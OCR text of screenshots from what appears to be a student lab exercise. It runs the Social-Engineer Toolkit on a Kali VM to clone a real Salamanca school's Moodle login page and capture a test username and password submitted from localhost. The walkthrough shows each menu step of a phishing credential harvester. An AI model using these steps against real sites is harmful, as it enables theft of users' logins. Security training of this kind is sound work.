






Oracle VirtualBox Administrador
Archivo
Máquina
Ayuda
Nueva
Open
Configuración
Descartar
Iniciar
kali-linux-202...
Apagada
Detalles
General
Nombre: kali-linux-2025.3-virtualbox-amd64
Sistema operativo: Debian (64-bit)
Sistema
Memoria base: 2048 MB
Procesadores: 2
Orden de arranque: Disco duro, Óptica
Aceleración: Paginación anidada, PAE/NX, Paravirtualización KVM
Previsualización
kali-linux-2025.3-virtualbox-amd64
Pantalla
Memoria de vídeo: 128 MB
Controlador gráfico: VMSVGA
Servidor de escritorio remoto: Inhabilitado
Grabación: Inhabilitado
Almacenamiento
Controlador: IDE
Dispositivo IDE secundario 0: [Unidad óptica] Vacío
Controlador: SATA
Puerto SATA 0: kali-linux-2025.3-virtualbox-amd64.vdi (Normal, 80,09 GB)
Audio
Controlador de anfitrión: Windows DirectSound
Controlador: ICH AC97
Red
Adaptador 1: Intel PRO/1000 MT Desktop (NAT)
USB
Controlador USB: OHCI
Filtros de dispositivos: 0 (0 activo)
Carpetas compartidas



kali-linux-2025.3-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo
Máquina
Ver
Entrada
Dispositivos
Ayuda
kali
Integración de ratón...
Don't show again
kali
Cancel
Log In
KALI
CTRL DERECHA



kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo setoolkit --version
[sudo] password for kali:
[-] New set.config.py file generated on: 2025-09-26 06:24:48.546308
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2025-09-26 06:24:48.546308
[*] SET is using the new config, no need to restart
Copyright 2020, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.
Redistribution and use in source and binary forms, with or without modificati
on, are permitted provided that the following conditions are met:
* Redistributions of source code must retain the above copyright notice,
this list of conditions and the following disclaimer.
* Redistributions in binary form must reproduce the above copyright notic
e, this list of conditions and the following disclaimer in the documentation
and/or other materials provided with the distribution.
* Neither the name of Social-Engineer Toolkit nor the names of its contri
butors may be used to endorse or promote products derived from this software
without specific prior written permission.
THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" A
ND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPL
IED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DI
SCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR
ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAG
ES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICE


kali@kali: ~
Session Actions Edit View Help
The above licensing was taken from the BSD licensing and is applied to Social
-Engineer Toolkit as well.
Note that the Social-Engineer Toolkit is provided as is, and is a royalty fre
e open-source application.
Feel free to modify, use, change, market, do whatever you want with it as lon
g as you give the appropriate credit where credit is due (which means giving
the authors the credit they deserve for writing it).
Also note that by using this software, if you ever see the creator of SET in
a bar, you should (optional) give him a hug and should (optional) buy him a b
eer (or bourbon - hopefully bourbon). Author has the option to refuse the hug
(most likely will never happen) or the beer or bourbon (also most likely wil
l never happen). Also by using this tool (these are all optional of course!),
you should try to make this industry better, try to stay positive, try to he
lp others, try to learn from one another, try stay out of drama, try offer fr
ee hugs when possible (and make sure recipient agrees to mutual hug), and try
to do everything you can to be awesome.
The Social-Engineer Toolkit is designed purely for good and not evil. If you
are planning on using this tool for malicious purposes that are not authorize
d by the company you are performing assessments for, you are violating the te
rms of service and license of this toolset. By hitting yes (only one time), y
ou agree to the terms of service and that you will only use this tool for law
ful purposes only.
Do you agree to the terms of service [y/n]:


kali@kali: ~
Session Actions Edit View Help
Social-Engineer Toolkit
Free
#hugs
By: TrustedSec
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:



kali@kali: ~
Session Actions Edit View Help
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set>


kali@kali: ~
Session Actions Edit View Help
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/ Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>


1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a re
port

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.calasanzsalamanca.es/aulavirtual/log
in/index.php

[*] Cloning the website: https://www.calasanzsalamanca.es/aulavirtual/login/index.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available.
Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```



```
The best way to use this attack is if username and password form fields are available.
Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [26/Sep/2025 06:37:50] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: logintoken=4ciFioge2×0Yxb3zCME1gp3pEZ1zYE76
POSSIBLE USERNAME FIELD FOUND: username=FELIX
POSSIBLE PASSWORD FIELD FOUND: password=PRUEBA
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 99


 Thank you for shopping with the Social-Engineer Toolkit.

